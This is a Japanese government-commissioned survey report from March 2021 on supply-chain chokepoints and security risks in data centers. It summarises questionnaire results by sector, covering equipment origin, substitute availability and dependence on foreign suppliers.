令和２年度重要技術管理体制強化事業
（情報サービス産業の管理体制強化に向けた重要技術動向等に関する調査）

①データーセンター(DC)チョークポイント調査

2021年3月

Informa UK Limited

目次

はじめに

事業目的 ／ 基本方針

- 近年、技術革新を主導する民生技術と防衛技術の境界が曖昧となる中、懸念組織等への流出を防ぐ 観点から技術管理の徹底が急務となっている。特に、情報サービス産業においては、① 情報基盤となるデータセンターにおいて、汎用ハードウェアで構成された機器やオープンソースソフトウェアの 利用が進展しており、データセンターを構成するハードウェア及びソフトウェアのサプライチェーン が複雑化している。

- また、② 我が国のソフトウェア開発の 7 割はバイナリ納品ともいわれており、 システムの部品表 SBOM（Software Bill of Material）の管理が適切に行われていないなど、ソフトウェ アの透明性が十分確保されておらず、汚染されたソフトウェアが混入される可能性を排除できないため、このようなソフトウェアが様々な製品やシステムに組み込まれて出荷されると、情報漏洩等、安全保障上の問題となる。

- 本事業では、こうした状況を踏まえ、我が国の情報サービス産業における産業競争力や安全保障上 の観点から重要となる技術の流出防止や事業継続性の確保のため、データセンターやオープンソース ソフトウェアに関連する実態や重要技術等について調査を行い今後の対応策の具体化を行う。

データセンターのチョークポイントに関連する調査

1. 調査実施要領

データセンターに関連するサプライチェーンを可視化すると共に、安全保障上のチョークポイントに関する論点の整理を目的として、クラウド型及びコロケーション型のデータセンターにおける、サーバー等の機器、空調等のファシリティ、機器管理用等のソフトウェア、運用管理業務の人材に関して、安全保障の観点から、現状および将来の懸念点について調査を行う。

具体的には下記の方法による調査を実施する。

データセンター事業者及びデータセンター建設・設計等事業者（100社程度）を対象にアンケートとインタビューを実施する。

A) アンケートに際して、下記項目について実態を収集する。

- 現在使用している機器等（サーバー、ストレージ、ネットワーク機器、ファシリティ）の製造国
- 更新時に導入候補となっている機器の製造国
- 日本製でない場合の利用しない理由（製品が無い、機能・性能が悪い、高いなど）
- 現在および更新時の候補製品が使えなくなった場合の代替製品はあるか
- 障害があった場合、何時間で予備物品を調達できるか
- 運用管理の人材は、海外依存になっていないか
- 利用されているソフトウェア（資源管理・仮想化、運用監視、セキュリティなど）
- 保守運用体制

B) インタビューにおいては、その深掘り調査を実施する


- インタビューを依頼する相手としては、アンケートに積極的に協力をしていただき、かつ、回答内容にて高い見識を持つと推測できる方とした
- 人数としては、５名を目安とした

データセンターのチョークポイントに関連する調査

アンケート結果サマリ　～全体(1)～


1. アンケート回答者プロフィール : “DCに関係して、幅広い日本企業の協力でアンケートを実施”

- クラウドサービス・建物関連機器/サービス・情報通信機器/サービス等で複数領域をカバーする企業が回答
- 売上げ規模でも、500億円以上の企業を中心にしつつ、1億円以下の企業も参加。
- 従業員規模でも、0～499人の企業・1000～4999人の企業を中心に1万人以上の企業まで多くの企業が参加
- 本社所在地では、アンケート回答企業の90%以上は日本企業




2. 調達機器評価における安全保障リスクの位置づけ: “重視はされるが、信頼性・価格との差分は大きい”

- 調達品評価における重点は、信頼性(90%) > 性能(83%) > 価格・保守サービス(80%)
- 機器に関する安全保障への関心は71% で、サプライチェーンに関する安全保障への関心は59%



3. サプライチェーン可視化の実態: “リスクの所在地を認識しているが、具体的な施策は未対応が多数”


- 設計会社・製造会社・製造工場場所は把握し(～80%)、機器供給断のリスクを認識している(68%)
- しかし、代替品用意済みとする回答は26%にとどまる




アンケート結果サマリ　～全体(２)～

4. 代替品調達：

- **チョークポイント解消計画ありとした回答は17%：”チョークポイントの検出改善が必要”**
  - チョークポイントを把握する仕組み作り (未把握・知らないを無くす)
  - チョークポイント解消に向けての全社的な活動
  - 代替品が存在する環境作り




- **チョークポイント解消の有効手段：”チョークポイント解消の動向は、注視必要”**
  - チョークポイント機器の設計元・製造元・製造場所での日本企業の比重は20%前後で、海外企業の比重は30%前後



5. 責任分界点：日本企業は海外DC事業者との取引で様々な困難を感じている。

- 日本企業 (建設業等)は、海外大手グローバルサービスプロバイダとの間で
  - 日本の風土に起因すること
  - 商習慣の違いに起因すること
  - 英語能力に起因すること

  等々での困難・せめぎあいを感じている



アンケート結果サマリ　～事業者別(1)～　クラウドサービス提供者

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく42%
   - 従業員規模別でみると、「499人以下」が最も大きく33%
   - 本社所在地別でみると、「日本」が89%
   - 資本系列でみると、「独立系企業」が47%

2. 調達機器評価における安全保障リスクの位置づけ：””
   - 評価順位は、信頼性>価格>性能 (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は69%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は63%

3. サプライチェーン：“チョークポイントに対するの意識は高い”
   - 「国家間の関係悪化による機器・部品供給断をリスク」とした回答は61%、「技術サポート断をリスク」とした回答は53%。
   - 「チョークポイントを機器もしくは場所として把握」という回答は52%
   - 「代替手段を用意している」とした回答は27%で、「用意していない」とした回答は27%
   - 「人材の海外依存は無し」とした回答は56%。「業務を海外DCにアウトソーシングしている」とした回答は13%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は25%で、「知らない」と「ノーコメント」が22%
   - チョークポイントの「設計元が日本」とする回答は18%、「製造元が日本」とする回答は15%。「製造工場が日本」とする回答は9%
   - チョークポイント解消を「日本製機器との入替え」とする回答は24%、「外国製との入替え」でとする回答は12%、「解消せず」とした回答は16%
   - チョークポイントを解消方法を「知らない」という回答は8%
   - 「適切な製品がない」とする回答が80%であった
   - 日本製を使わない理由としては33%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - UPS給電の2N化

アンケート結果サマリ　～事業者別(2)～ 建物周り/建物

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく53%
   - 従業員規模別でみると、「499人以下」が最も大きく35%
   - 本社所在地別でみると、「日本」が99%
   - 資本系列でみると、「独立系企業」が48%

2. 調達機器の評価基準
   - 評価順位は、信頼性>保守サポート>性能 (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は75%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は67%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は79%、「技術サポート断をリスク」と考えている回答は58%。
   - チョークポイントを、「機器もしくは場所として把握」という回答は43%
   - 「代替手段を用意している」という回答は29%で、「用意していない」という回答は18%
   - 「人材の海外依存は無し」という回答は55%。「業務を海外DCにアウトソーシング」という回答は12%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は20%で、「知らない」と「ノーコメント」が31%
   - チョークポイントの「設計元が日本」とする回答は19%、「製造元が日本」とする回答は19%。「製造工場が日本」とする回答は19%
   - チョークポイント解消を「日本製機器との入替え」とする回答は19%、「外国製との入替え」とする回答は5%、「解消せず」とした回答は19%
   - チョークポイントを解消方法を「知らない」という回答は10%
   - 「適切な製品がない」という回答が50%であった
   - 日本製を使わない理由としては60%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 欧米基準への国内製品の適合性や支給品メーカの保守・部品在庫・エンジニア体制、電力仕様（位相、電圧、接地等）、納期、性能を発揮しにくい（気候が違う/高温多湿）など

アンケート結果サマリ　～事業者別(3)～ 建物周り/電源系統

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく51%
   - 従業員規模別でみると、「499人以下」が最も大きく34%
   - 本社所在地別でみると、「日本」が97%
   - 資本系列でみると、「独立系企業」が51%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能>保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は80%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は69%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は80%、「技術サポート断をリスク」と考えている回答は61%。
   - チョークポイントを、「機器もしくは場所として把握」という回答は46%
   - 「代替手段を用意している」という回答は32%で、「用意していない」という回答は15%
   - 「人材の海外依存は無し」という回答は59%。「業務を海外DCにアウトソーシング」という回答は14%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は17%で、「知らない」と「ノーコメント」が32%
   - チョークポイントの「設計元が日本」とする回答は19%、「製造元が日本」とする回答は19%。「製造工場が日本」とする回答は15%
   - チョークポイント解消を「日本製機器との入替え」とする回答は22%、「外国製との入替え」とする回答は7%、「解消せず」とした回答は15%
   - 「チョークポイント解消方法を知らない」とする回答は3%
   - 解消しない理由として、「適切な製品がない」という回答が50%
   - 日本製を使わない理由としては50%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 欧米基準への国内製品の適合性や支給品メーカの保守・部品在庫・エンジニア体制、電力仕様（位相、電圧、接地等）、納期、性能を発揮しにくい（気候が違う/高温多湿）など

アンケート結果サマリ　～事業者別(4)～ 建物周り/空調系統

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく53%
   - 従業員規模別でみると、「499人以下」が最も大きく33%
   - 本社所在地別でみると、「日本」が97%
   - 資本系列でみると、「独立系企業」が53%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能・保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は77%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は70%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は80%、「技術サポート断をリスク」と考えている回答は59%。
   - チョークポイントを「機器もしくは場所として把握」という回答は46%
   - 「代替手段を用意している」という回答は30%で、「用意していない」という回答は18%
   - 「人材の海外依存は無し」という回答は56%。「業務を海外DCにアウトソーシング」という回答は14%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は19%で、「知らない」と「ノーコメント」が30%
   - チョークポイントの「設計元が日本」とする回答は19%、「製造元が日本」とする回答は19%。「製造工場が日本」とする回答は15%
   - チョークポイント解消を「日本製機器との入替え」とする回答は19%、「外国製との入替え」とする回答は8%、「解消せず」とした回答は15%
   - チョークポイントを解消する方法を「知らない」とする回答は8%
   - 解消しない理由として、「適切な製品がない」という回答が50%
   - 日本製を使わない理由としては50%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 欧米基準への国内製品の適合性や支給品メーカの保守・部品在庫・エンジニア体制、電力仕様（位相、電圧、接地等）、納期、性能を発揮しにくい（気候が違う/高温多湿）など

アンケート結果サマリ　～事業者別(5)～ サーバ室周り/電源系統

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく43%
   - 従業員規模別でみると、「499人以下」が最も大きく37%
   - 本社所在地別でみると、「日本」が98%
   - 資本系列でみると、「独立系企業」が55%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能・保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は78%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は70%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は74%、「技術サポート断をリスク」と考える回答は57%。
   - チョークポイントを「機器もしくは場所として把握」という回答は49%
   - 「代替手段を用意している」という回答は28%で、「用意していない」という回答は21%
   - 「人材の海外依存は無し」という回答は60%。「業務を海外DCにアウトソーシング」という回答は12%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は15%で、「知らない」と「ノーコメント」が31%
   - チョークポイントの「設計元が日本」とする回答は21%、「製造元が日本」とする回答は21%。「製造工場が日本」とする回答は15%
   - チョークポイント解消を「日本製機器との入替え」とする回答は27%、「外国製との入替え」とする回答は6%、「解消せず」とした回答は18%
   - チョークポイントを解消する方法を「知らない」とする回答は3%
   - 解消しない理由として、「適切な製品がない」という回答が50%
   - 日本製を使わない理由としては43%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 担当者が海外にいて、コンタクトができない
   - UPS給電の2N化

アンケート結果サマリ　～事業者別(6)～ サーバ室周り/空調系統

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく49%
   - 従業員規模別でみると、「499人以下」が最も大きく34%
   - 本社所在地別でみると、「日本」が98%
   - 資本系列でみると、「独立系企業」が56%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能>保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は75%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は68%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は70%、「技術サポート断をリスク」と考えている回答は52%
   - チョークポイントを「機器もしくは場所として把握」という回答は47%
   - 「代替手段を用意している」という回答は26%で、「用意していない」という回答は22%
   - 「人材の海外依存は無し」という回答は57%。「業務を海外DCにアウトソーシング」という回答は12%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は18%で、「知らない」と「ノーコメント」が29%
   - チョークポイントの「設計元が日本」とする回答は22%、「製造元が日本」とする回答は22%、「製造工場が日本」とする回答は19%
   - チョークポイント解消を「日本製機器との入替え」とする回答は22%、「外国製との入替え」とする回答は6%、「解消せず」とした回答は16%
   - チョークポイントを解消する方法を「知らない」とする回答は6%
   - 解消しない理由として、「適切な製品がない」という回答が40%であった
   - 日本製を使わない理由としては43%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 担当者が海外にいて、コンタクトができない

アンケート結果サマリ　～事業者別(7)～ サーバ室周り/ラックスペース

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく41%
   - 従業員規模別でみると、「499人以下」が最も大きく37%
   - 本社所在地別でみると、「日本」が96%
   - 資本系列でみると、「独立系企業」が43%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能・保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は76%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は73%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は68%、「技術サポート断をリスク」と考えている回答は53%
   - チョークポイントを「機器もしくは場所として把握」という回答は47%
   - 「代替手段を用意している」という回答は24%で、「用意していない」という回答は24%
   - 「人材の海外依存は無し」という回答は55%。「業務を海外DCにアウトソーシング」という回答は14%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は18%で、「知らない」と「ノーコメント」が29%
   - チョークポイントの「設計元が日本」とする回答は17%、「製造元が日本」とする回答は17%、「製造工場が日本」とする回答は17%
   - チョークポイント解消を「日本製機器との入替え」とする回答は21%、「外国製との入替え」とする回答は8%、「解消せず」とした回答は21%
   - チョークポイントを解消する方法を「知らない」とする回答は4%
   - 解消しない理由として、「適切な製品がない」という回答が40%
   - 日本製を使わない理由としては43%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 担当者が海外にいて、コンタクトができない

アンケート結果サマリ　～事業者別(8)～ サーバ室周り/情報通信機器

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく48%
   - 従業員規模別でみると、「499人以下」が最も大きく30%
   - 本社所在地別でみると、「日本」が89%
   - 資本系列でみると、「独立系企業」が54%

2. 調達機器の評価基準
   - 評価順位は、信頼性>性能>保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は73%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は64%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は73%、「技術サポート断をリスク」と考えている回答は59%
   - チョークポイントを「機器もしくは場所として把握」という回答は60%
   - 「代替手段を用意している」という回答は30%で、「用意していない」という回答は16%
   - 「人材の海外依存は無し」という回答は45%。「業務を海外DCにアウトソーシング」という回答は15%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は20%で、「知らない」と「ノーコメント」が25%
   - チョークポイントの「設計元が日本」とする回答は18%、「製造元が日本」とする回答は18%、「製造工場が日本」とする回答は11%
   - チョークポイント解消を「日本製機器との入替え」とする回答は29%、「外国製との入替え」でとする回答は14%、「解消せず」とした回答は18%
   - チョークポイントを解消する方法を「知らない」とする回答は4%
   - 解消しない理由として、「適切な製品がない」という回答が60%であった
   - 日本製を使わない理由としては44%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される

アンケート結果サマリ　～事業者別(9)～ セキュリティ/入退室管理

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく42%
   - 従業員規模別でみると、「499人以下」が最も大きく34%
   - 本社所在地別でみると、「日本」が94%
   - 資本系列でみると、「独立系企業」が50%

2. 調達機器の評価基準
   - 評価順位は、信頼性>保守サポート>性能(重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は72%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は66%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は64%、技術サポート断をリスクと考えている回答は48%
   - チョークポイントを「機器もしくは場所として把握」という回答は41%
   - 「代替手段を用意している」という回答は30%で、「用意していない」という回答は17%
   - 「人材の海外依存は無し」という回答は59%。「業務を海外DCにアウトソーシング」という回答は12%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は17%で、「知らない」と「ノーコメント」が36%
   - チョークポイントの「設計元が日本」とする回答は15%、「製造元が日本」とする回答は15%、「製造工場が日本」とする回答は12%
   - チョークポイント解消を「日本製機器との入替え」とする回答は27%、「外国製との入替え」でとする回答は12%、「解消せず」とした回答は12%
   - チョークポイントを解消する方法を「知らない」とする回答は4%
   - 解消しない理由として、「適切な製品がない」という回答が33%
   - 日本製を使わない理由としては33%が「製品がない」と回答

5. 責任分界点
   - 建物・サービスの仕様等で海外規格の準拠、海外製品の利用を要求される
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 自国の基準を日本国内に持ち込まれ、過剰な投資を強いられる

アンケート結果サマリ　～事業者別(10)～ セキュリティ/サイバーセキュリティ

1. プロフィールの確認
   - 売上げ規模別でみると、「500億円以上」が最も大きく51%
   - 従業員規模別でみると、「500～999人」、「1000人～4999」人が最も大きくそれぞれが26%
   - 本社所在地別でみると、「日本」が95%
   - 資本系列でみると、「独立系企業」が49%

2. 調達機器の評価基準
   - 評価順位は、信頼性>保守サポート>価格・保守サポート (重要視+どちらかというと評価)
   - 機器の安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は69%
   - サプライチェーンの安全保障リスクを「どちらかというと評価する」「重要視する」とした回答は67%

3. サプライチェーン
   - 「国家間の関係悪化による機器・部品供給断をリスク」と考える回答は72%、「技術サポート断をリスク」と考えている回答は59%
   - チョークポイントを「機器もしくは場所として把握」という回答は43%
   - 「代替手段を用意している」という回答は28%で、「用意していない」という回答は13%
   - 「人材の海外依存は無し」という回答は51%。「業務を海外DCにアウトソーシング」という回答は14%

4. 代替品調達
   - チョークポイントを「把握していない」とした回答は21%で、「知らない」と「ノーコメント」が33%
   - チョークポイントの「設計元が日本」とする回答は18%、「製造元が日本」とする回答は18%、「製造工場が日本」とする回答は12%
   - チョークポイント解消を「日本製機器との入替え」とする回答は29%、「外国製との入替え」でとする回答は12%、「解消せず」とした回答は18%
   - チョークポイントを解消する方法を「知らない」とする回答は6%
   - 解消しない理由として、「適切な製品がない」という回答が67%であった
   - 日本製を使わない理由としては40%が「製品がない」と回答


5. 責任分界点
   - TIA（米国規格）に準拠していても、満足されたことはなく、相手方がプラスαで独自基準を持っているので、その対応が必要になる。（世界標準規格がないのでこうなる）
   - 契約書・図面・エスカレーション・現場技術者に英語スキルが要求される
   - 海外製品で構成された設備機器に関して、部品調達に時間が掛かる事が想定される。

データセンターのチョークポイントに関連する調査

回答者プロファイル： サマリー(1)
- 事業領域

幅広い領域から回答を収集


- 今回のアンケート調査では、各領域にて運用・設計・構築・保守・資材/機材購入等々で、幅広い企業からの協力を得ることができた





回答者プロファイル： サマリー(2)
- 会社規模、本社所在地

中小企業から大企業までの日本企業中心に回答を集約


- 売上げ規模・従業員規模では、共に広い範囲から協力を得る事ができた
- 資本系列でも、独立系を中心に、SIer系・通信事業者系・電力会社系・鉄道会社系・不動産会社系・倉庫会社系等の広い範囲で協力を得る事ができた







- 本社国籍で見ると、回答者の92%は日本企業となっている。日本企業が、日頃、感じている事を集約できていると推測できる。



